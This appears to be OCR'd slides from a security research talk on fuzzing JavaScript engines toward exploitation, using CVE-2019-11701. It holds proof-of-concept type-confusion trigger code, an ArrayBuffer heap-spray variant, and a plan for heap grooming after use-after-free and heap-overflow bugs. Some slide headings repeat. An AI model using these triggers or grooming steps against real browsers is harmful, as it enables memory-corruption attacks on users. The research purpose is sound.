CVE-2019-11701


```
const v4 = [{a: 0}, {a: 1}, {a: 2}, {a: 3}, {a: 4}];
function v7(v8,v9) {
    if (v4.length == 0) {
        v4[3] = {a: 5};
    }
    const v11 = v4.pop();
    v11.a; // type confusion here

    for (let v15 = 0; v15 < 10000; v15++) {}
}

var p = {};
p.__proto__ = [{a: 0}, {a: 1}, {a: 2}];
p[0] = -1.8629373288622089e-06;
v4.__proto__ = p;

for (let v31 = 0; v31 < 1000; v31++) {
    v7();
}
```

Difficult to use fuzzing to mutate while preserving the vulnerability

```
buf = []
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
var abuf = buf[5];
var e = new Uint32Array(abuf);
const arr = [e, e, e, e, e];

function vuln(a1) {
    if (arr.length == 0) {
        arr[3] = e;
    }
    const v11 = arr.pop();
    … // do something using the type confusion here

    for (let v15 = 0; v15 < 1000000; v15++) {}
}

p = [new Uint8Array(abuf), e, e];
arr.__proto__ = p;

for (let v31 = 0; v31 < 2000; v31++) {
    vuln(18);
}
```


Plan

For UAF / Heap overflow vulnerability:



Plan

For UAF / Heap overflow vulnerability:




For UAF: identify free op (as we want to place heap manipulation + allocation of exceptional object right after the free op)

For Heap overflow: identify creation of vulnerable object (as we want to place exceptional object after it)

Plan

For UAF / Heap overflow vulnerability:



We want fuzzer to generate codes to :


diverge the crash
find some object as the exceptional (victim) object x
do heap manipulation to

- for UAF: overwrite freed memory with x
- for heap overflow: place x adjacent to vulnerable object

(up to this point, we were adding codes up to the vulnerability triggering point)

